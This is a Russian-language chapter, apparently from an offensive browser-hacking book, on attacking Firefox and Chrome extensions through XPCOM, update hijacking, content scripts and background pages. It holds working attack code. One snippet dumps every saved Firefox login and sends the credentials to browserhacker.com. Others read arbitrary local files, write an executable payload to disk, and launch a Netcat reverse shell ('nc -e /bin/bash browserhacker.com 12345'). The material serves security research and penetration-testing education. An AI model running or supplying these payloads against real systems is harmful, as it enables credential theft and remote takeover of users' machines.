


Рисунок 7-2. Значимая структура расширения Firefox

Перевод подписей: **Operating System / Firefox Browser / Web Page / internet zone / DOM & Scripts / JavaScript / XBL / XUL / Extension / chrome:// zone or browser zone / XPConnect / XPCOM** - операционная система / браузер Firefox / веб-страница / интернет-зона / DOM и сценарии / JavaScript / XBL / XUL / расширение / зона `chrome://`, или зона браузера / XPConnect / XPCOM.

Исследование исходного кода

Файловая структура расширения Firefox сжимается в формате zip. Вместо традиционного суффикса имени файла `.zip` - мы не будем говорить «расширение имени файла», чтобы избежать путаницы - такие файлы используют суффикс `.xpi`, произносимый как «зиппи».

Это означает, что процесс извлечения содержимого расширения Firefox вам уже знаком. Такое знание весьма выгодно: осваивать новый способ доступа к исходному коду не требуется. Для изучения структуры каталогов целевого расширения Firefox достаточно любимой программы распаковки.

> **СТРУКТУРА КАТАЛОГОВ РАСШИРЕНИЯ FIREFOX**
>
> Расширения Firefox обычно имеют очень похожую структуру, а содержимое каждого каталога выполняет известное назначение:
>
> • `chrome` содержит дополнительные подкаталоги;
> • `content` содержит основную функциональность;
> • `skin` содержит изображения и CSS;
> • `defaults` содержит настройки;
> • `components` содержит при необходимости компоненты XPCOM.

Скорее всего, интересующие вас сведения находятся в каталоге `content`. В нём размещён основной JavaScript расширения, а иногда и двоичные библиотеки.

На рисунке 7-3 показана файловая структура расширения FirePHP. Этот пример не включает все элементы, которые могут присутствовать в расширении. В данном случае разработчик не использовал каталог `components`.




Рисунок 7-3. Структура каталогов расширения FirePHP

Анализ процесса обновления

Один из потенциально интересных файлов - `install.rdf`. Он содержит сведения не только об установке, но и о процессе обновления. Необязательные параметры управления обновлениями расширения называются `updateURL` и `updateKey`.

Их наличие или отсутствие сообщает Firefox, как обновлять расширение. Если нет ни одного, обновлениями полностью управляет каталог дополнений Mozilla, а ваши способы атаковать этот процесс ограничены. Поверхность атаки также мала, если указан `updateKey` или `updateURL` использует схему URI HTTPS.

Если в `install.rdf` присутствует `updateKey`, он содержит открытый ключ. Все обновления с заданного `updateURL` должны быть подписаны соответствующим закрытым ключом. В такой ситуации Firefox проверяет целостность всех обновлений, не позволяя вмешаться в процесс.

Проблема безопасности возникает, если `install.rdf` содержит HTTP-адрес `updateURL`, но не содержит `updateKey`. Целостность обновлений тогда не проверяется, а доставляются они по открытому каналу. При запуске Firefox обращается к `updateURL` и запрашивает `update.rdf` со сведениями о версиях, по которым определяет необходимость обновления.

Как показано в предыдущих главах, связь в открытом виде можно захватить с помощью приёмов посредника. Получив контроль над каналом обновления, доставить собственное обновление элементарно.

Понимание XUL и XBL

XML User Interface Language (XUL) позволяет описывать видимое содержимое в chrome браузера Firefox. Но только видимое: при нажатии клавиши или щелчке мыши никаких действий не произойдёт. Здесь вступает в дело XML Binding Language (XBL). Он связывает видимое содержимое с JavaScript и создаёт всю привычную функциональность кнопок.

Как ни удивительно, сам браузер Firefox также создан на XUL, и это можно увидеть, вводя URL `chrome://` в адресную строку. Если набрать `chrome://browser/content/browser.xul`, появится экран, показанный на рисунке 7-4.




Рисунок 7-4. Пример chrome:// в Firefox

На рисунке Firefox загружает URL `chrome://browser/content/browser.xul`. Загруженное содержимое функционально, потому что XUL связан с XBL. Если ввести тот же URL во вторую адресную строку, создастся третье представление chrome браузера.

Эти описания XUL и XBL упрощены, но дают необходимый краткий фон, поскольку атаки в этой области в основном теоретические. Напрямую они здесь не рассматриваются, хотя многие сведения из следующих разделов применимы к эксплуатации уязвимостей этих технологий.

Исследование API XPCOM

API Cross Platform Component Object Model (XPCOM) предоставляет браузерным расширениям дополнительные функции. XPCOM - межплатформенная компонентная модель браузера. Если вы знакомы с Microsoft COM, полезно считать XPCOM собственной версией этой модели от Mozilla.

JavaScript расширения должен каким-то образом обращаться к XPCOM. Для этого служит XPConnect, обеспечивающий взаимодействие между XPCOM и JavaScript. Он создаёт прозрачный слой, через который функции XPCOM вызываются из JavaScript. По сути, именно его вы будете использовать для обращения к API XPCOM из зоны `chrome://`.

Благодаря исследованию Ника Фримана (Nick Freeman) и Роберто Суджи Ливерани (Roberto Suggi Liverani)[4] известно, что расширения могут применять компоненты XPCOM, выполняемые в контексте операционной системы. Рассмотрим некоторые результаты их работы и действия, доступные через XPCOM.

Доступ к диспетчеру учётных данных

Firefox, как и все веб-браузеры, позволяет хранить имена пользователей и пароли посещаемых веб-приложений. Эти конфиденциальные сведения доступны и через API XPCOM. Следовательно, расширение может опрашивать диспетчер учётных данных.

Интерфейс `nsILoginManager` работает с функциями диспетчера паролей Firefox. Существуют методы добавления, удаления, изменения и просмотра сохранённых в браузере учётных данных. API предоставляет среди прочего потенциально очень полезный метод `getAllLogins()`[5] с очевидным назначением:

```
// Получаем объект диспетчера учётных данных
var l2m=Components.classes[
"@mozilla.org/loginmanager;1"].
getService(Components.interfaces.nsILoginManager);
// Получаем все учётные данные из диспетчера
allCredentials = l2m.getAllLogins({});
// Извлекаем все узлы, имена пользователей и пароли
for (i=0;i<=allCredentials.length;i=i+1){
  var url = "http://browserhacker.com/";
  url += "?host=" + encodeURI(allCredentials[i].hostname);
  url += "&user=" + encodeURI(allCredentials[i].username);
  url += "&password=" + encodeURI(allCredentials[i].password);
  window.open(url);
}
```

Код показывает, как извлечь всё содержимое диспетчера учётных данных Firefox.[6] В результате веб-серверу `http://browserhacker.com` отправляется HTTP-запрос с учётными данными. На рисунке 7-5 показан пример такой записи в журнале Apache.




Рисунок 7-5. Запись журнала Apache с похищенными учётными данными

В строке запроса видны параметры `host`, `user` и `password`, содержащие соответственно целевой узел, имя пользователя и пароль.

Чтение из файловой системы

SOP не применяется к URL внутри расширений. Инструкции в привилегированной зоне `chrome://` практически ничем не ограничены при обращении к произвольным источникам. В такой ситуации схема URI `file://` становится весьма полезной.

С дополнительными привилегиями можно использовать метод `document.ReadURL.readFile`. В зоне `chrome://` он позволяет читать произвольные файлы из файловой системы:

```
var fileToRead="file:///C:/boot.ini";
var fileContents=document.ReadURL.readFile(fileToRead);
```

Из привилегированного контекста расширения этот код прочитает файл `c:\boot.ini` из файловой системы.[7]

Запись в файловую систему

API XPCOM, который Firefox использует для записи в файловую систему, называется `nsIFileOutputStream`.[8] Подобно локальному доступу к файлам из предыдущего раздела, этот интерфейс позволяет браузеру записывать в любое доступное ему место файловой системы.

Применение данного API XPCOM делает атаку более гибкой. Например, он полезен для развёртывания полезной нагрузки вроде Meterpreter из Metasploit или любого другого выбранного средства удалённого доступа:

```
function makeFile(bdata){
  var workingDir= Components.classes[
  "@mozilla.org/file/directory_service;1"]
   .getService(Components.interfaces.nsIProperties)
   .get("Home", Components.interfaces.nsIFile);
  var aFile = Components.classes["@mozilla.org/file/local;1"]
        .createInstance(Components.interfaces.nsILocalFile);
  aFile.initWithPath( workingDir.path + "\\filename.exe" );
  aFile.createUnique(
      Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);
  var stream = Components.classes[
        "@mozilla.org/network/safe-file-outputstream;1"]
        .createInstance(Components.interfaces.nsIFileOutputStream);
  stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
  stream.write(bdata, bdata.length);
  if (stream instanceof Components.interfaces.nsISafeOutputStream){
    stream.finish();
  } else {
   stream.close();
 }
}
```

Метод `makeFile()` использует XPCOM для записи в файловую систему Windows. Помните, что для успешного выполнения ему нужны привилегии зоны `chrome://`.

Выполнение команд операционной системы

Разумеется, вы хотите знать, как запускать программы в целевой операционной системе. Именно так удастся получить обратное подключение и выполнить полезную нагрузку. XPCOM предоставляет и такую возможность.

`nsIProcess` представляет исполняемый процесс в мире Mozilla. Из расширения Firefox его можно использовать для запуска программ, хранящихся в файловой системе цели. Следующий код запускает обратную оболочку через Netcat в Linux:

```
var lFile = Components.classes["@mozilla.org/file/local;1"]
      .createInstance(Components.interfaces.nsILocalFile);
var lPath = "/bin/nc";
lFile.initWithPath(lPath);
var process = Components.classes["@mozilla.org/process/util;1"]
    .createInstance(Components.interfaces.nsIProcess);
process.init(lFile);
process.run(false,['-e', '/bin/bash', 'browserhacker.com', '12345'],4);
```

В примере для компрометации системы с целевым браузером используются и `nsILocalFile`, и `nsIProcess`. На рисунках 7-6 и 7-7 показаны выполнение кода и работа обратной оболочки.

Рисунок 7-6. Код обратной оболочки




Рисунок 7-7. Соединение обратной оболочки

Исследование модели безопасности

Расширения Firefox работают со всеми разрешениями браузера. Иными словами, инструкции в зоне `chrome://` не ограничены в привилегиях. Важно, что здесь нет ни концепции песочницы, ни границ безопасности.

Эта плоская модель привилегий даёт скомпрометированному расширению практически прямой доступ к API браузера, файловой системе и операционной системе.

Исследование зоны chrome

Привилегированная зона `chrome://` Firefox имеет собственную схему URI и предоставляет разработчикам расширений полный доступ к браузеру через полнофункциональные API. Например, расширение может перенастраивать браузер и другие расширения, получать cookie и сохранённые пароли, загружать файлы и выполнять команды операционной системы в контексте пользователя ОС, запустившего браузер.

В отличие от Chrome, который рассматривается далее, разработчик расширения Firefox не может ограничивать доступ разными уровнями разрешений. В результате все разрешения доступны всем расширениям.

Выполнение удалённого кода в привилегированном контексте - самая распространённая уязвимость расширений Firefox.[9] Поскольку расширение работает с теми же привилегиями, что и браузер,[10] успешная компрометация также получит эти привилегии. Ещё одно ваше преимущество состоит в том, что команды операционной системы выполняются через API расширения, а это даёт простой и надёжный путь эксплуатации.

Расширения Chrome

Подобно расширениям Firefox, расширения Chrome работают с повышенными привилегиями. Они способны делать то, чего не может обычный JavaScript страницы. Например, расширение Chrome может обращаться ко всем открытым вкладкам, отправлять межсайтовые запросы, читать cookie, включая помеченные `HttpOnly`, и многое другое.

Архитектура Chrome с манифестом версии 2 сложнее архитектуры Firefox, как видно на рисунке 7-8. В ней также есть привилегированная зона `chrome://`, но добавлена ещё одна граница безопасности.




Рисунок 7-8. Значимая структура расширения Chrome

Перевод подписей: **Operating System / Chrome Browser / Web Page / internet zone / Page Scripts / DOM / Content Scripts / Extension / chrome:// zone or browser zone / Security Boundary / Background & UI Pages / Limited Access / API / NPAPI / Plugin** - операционная система / браузер Chrome / веб-страница / интернет-зона / сценарии страницы / DOM / сценарии содержимого / расширение / зона `chrome://`, или зона браузера / граница безопасности / фоновые страницы и страницы интерфейса / ограниченный доступ / API / NPAPI / подключаемый модуль.

Расширение Chrome имеет один файл манифеста, а остальные компоненты состоят из некоторого сочетания фоновой страницы, страниц пользовательского интерфейса и сценариев содержимого. Возможны и другие компоненты, но именно эти встречаются чаще всего.

Расширения Chrome обновляются незаметно в фоновом режиме без ведома пользователя, поэтому у цели, скорее всего, установлена самая новая версия расширения.

Исследование исходного кода

Для разбора расширений Chrome не понадобятся выдающиеся навыки обратной разработки. Они написаны, как вы уже догадались, на JavaScript и HTML. Просто загрузите целевое расширение из интернет-магазина Chrome.[11] Файлы расширений Chrome используют суффикс `.crx`, поэтому их легко заметить. Как и расширения Firefox, это всего лишь сжатая структура каталогов. Распакуйте код и запустите любимую среду разработки. Так можно применять средства статического анализа и искать уязвимости вручную.

Иногда статического анализа недостаточно. Но здесь Chrome приходит на помощь. Расширение можно установить в браузер и легко отлаживать динамически. Включите Developer mode на странице `chrome://extensions`, после чего сможете запускать любое расширение, распакованное в выбранный каталог.

После включения режима разработчика пункт Inspect Views позволяет открыть окно Chrome Developer Tools. На вкладке Extensions щёлкните файл, указанный после Inspect Views. На рисунке 7-9 показаны параметры режима разработчика для расширения Amazon. Здесь нужно щёлкнуть ссылку `background.html`, хотя имя файла может быть и другим.




Рисунок 7-9. Доступ к инструментам разработчика

Перевод основных надписей: **Extensions / Developer mode / Load unpacked extension / Pack extension / Update extensions now / Enabled / Inspect views** - расширения / режим разработчика / загрузить распакованное расширение / упаковать расширение / обновить расширения сейчас / включено / исследовать представления.

На рисунке 7-10 показаны инструменты разработчика в действии. В них можно просматривать код расширения, выполнять JavaScript, ставить точки останова, изменять код и многое другое.

Такая среда даёт простой и доступный способ динамически исследовать целевое расширение.




Рисунок 7-10. Отладка расширения

Перевод основных панелей: **Developer Tools / Sources / Watch Expressions / Call Stack / Scope Variables / Breakpoints** - инструменты разработчика / исходные файлы / наблюдаемые выражения / стек вызовов / переменные области видимости / точки останова.

Анализ манифеста

Расширение Chrome обязано иметь файл `manifest.json`. Обладатели дедуктивных способностей Шерлока уже догадались, что он должен быть в формате JSON. Файл описывает ресурсы, к которым расширение обращается при обычной работе.

Следующий фрагмент похож на типичное содержимое `manifest.json`:

```
{
  "name": "extensionName",
  "version": "versionString",
  "manifest_version": 2
  <rest of content>
}
```

Ограничения безопасности расширений с манифестом версии 1 были сравнительно слабыми. Как и следовало ожидать, это существенно способствовало обнаружению уязвимостей в популярных расширениях Chrome.[12] По умолчанию разработчики получали доступ к привилегированным API и с радостью его принимали. Затем они добросовестно распространяли расширения с большими разрешениями, чем требовалось.

В ответ Google создала манифест версии 2, применяющий безопасные стандартные политики. Самым заметным изменением стало принудительное использование политики безопасности содержимого (Content Security Policy)[13] в некоторых частях кодовой базы расширения. Эта мера предназначалась для смягчения XSS-уязвимостей и стала значительным улучшением безопасности.

К моменту выхода книги Chrome должен был прекратить поддержку расширений с манифестом версии 1 и запускать только расширения с манифестом версии 2. На момент написания Google находилась в процессе отказа от первой версии.

Во время перехода существовало больше примеров эксплуатации манифеста версии 1. Во многих случаях те же или очень похожие эксплойты применимы и к расширениям версии 2. В следующих разделах рассматриваются несколько примеров для версии 1, поскольку на них атаки особенно наглядны. С указанными дополнительными условиями они остаются применимыми и к версии 2.

Главное здесь то, что манифест версии 2 неявно задаёт множество ограничений безопасности, поэтому поверхность атаки таких расширений меньше. Многие атаки, задуманные для версии 1, по-прежнему эффективны для версии 2, хотя и требуют больше предварительных условий.

Исследование сценариев содержимого

Сценарии содержимого взаимодействуют с неотёсанным веб-содержимым, загружаемым в браузер. На каждой странице может выполняться множество таких сценариев. Этот компонент расширения Chrome имеет прямой доступ к DOM и самую большую поверхность атаки. При этом ему доверяют меньше всего. Хотя формально сценарий содержимого является частью расширения, иногда полезнее считать его особой частью веб-страницы.

Особой потому, что его код отделён от сценариев других расширений и даже от обычных сценариев веб-страницы. Например, сценарий содержимого не может вызывать функции, определённые в источнике веб-страницы, и наоборот.

Таким образом, доступ к DOM совместный, но код работает в изолированном мире (Isolated World). Изолированные миры разделяют доступ внутри расширения и подробнее рассматриваются далее.

Сценарии содержимого имеют ограниченный доступ к API расширения.[14] Они не могут обращаться к переменным и функциям связанных страниц расширения. Они даже не могут обращаться к другим сценариям содержимого или отправлять межсайтовые запросы собственным страницам расширения. От остального расширения и среды их отделяет граница безопасности, показанная на рисунке 7-8. Поэтому иногда их лучше считать частью веб-страницы, а не расширения.

Тем не менее сценарии содержимого, несомненно, являются частью расширения. Это видно по их слегка повышенным привилегиям. Они могут выполнять межсайтовые XHR-запросы к любому источнику, внесённому в белый список манифеста:

```
"permissions": [
   "http://*/*",
   "https://*/*"
 ]
```

Этот пример JSON из манифеста разрешает сценарию содержимого отправлять `XMLHttpRequest` любому источнику HTTP или HTTPS. Важно, что запросы расширения содержат cookie, которые могло установить веб-приложение, с которым взаимодействует пользователь. Не забывайте: расширение может также читать ответы.

Следовательно, если пользователь уже аутентифицировался в некотором источнике, его маркеры сеанса будут отправлены в `XMLHttpRequest` расширения. Пока оставим последствия вашему воображению, а вернёмся к ним в разделе «Обход политики единого источника».

Исследование страниц интерфейса

Страницы интерфейса - страницы параметров, всплывающие окна и любые другие страницы, предъявляемые пользователю. Например, у некоторых расширений есть страница настроек. Обычно это просто файл `settings.html`, объявленный в манифесте. Другие страницы интерфейса загружаются при щелчке значка расширения рядом с адресной строкой. В сущности, это HTML-ресурсы, образующие пользовательский интерфейс расширения.

Для наших целей важнее всего то, что JavaScript страниц интерфейса работает с повышенными привилегиями. Он имеет доступ к привлекательным API, защищённым границей безопасности расширения.

Страницы интерфейса не имеют прямого доступа к DOM и должны использовать для этого сценарии содержимого. Между сценариями содержимого и страницами представления проходит строгая граница безопасности. Сценарии содержимого не могут вызывать функции, определённые на фоновой странице и страницах интерфейса. Весь обмен должен выполняться сообщениями. Подробнее это обсуждается в разделе «Исследование модели безопасности» данной главы.

Исследование фоновой страницы

Фоновую страницу, когда она используется, можно считать ядром расширения. У каждого расширения не более одной фоновой страницы независимо от числа работающих окон и вкладок. Вкладки инкогнито - особый случай, но обычно все открытые окна и вкладки используют общую фоновую страницу.

Фоновая страница работает с повышенными привилегиями всё время, пока запущен браузер. Эти разрешения делают её чрезвычайно заманчивой целью. Сначала атака на неё может показаться простой, но в расширениях Chrome есть сильные средства защиты. Фоновые страницы применяют Content Security Policy, поэтому, если разработчик явно не оставил слабость, вам может не повезти.

Полезно представить фоновую страницу как аналог серверного компонента в традиционной модели клиент-сервер. Сценарии содержимого обмениваются с ней заранее определёнными форматами сообщений. Эти ограниченные сообщения образуют часть границы безопасности, через которую придётся протащить атаку.

Подключаемые модули NPAPI

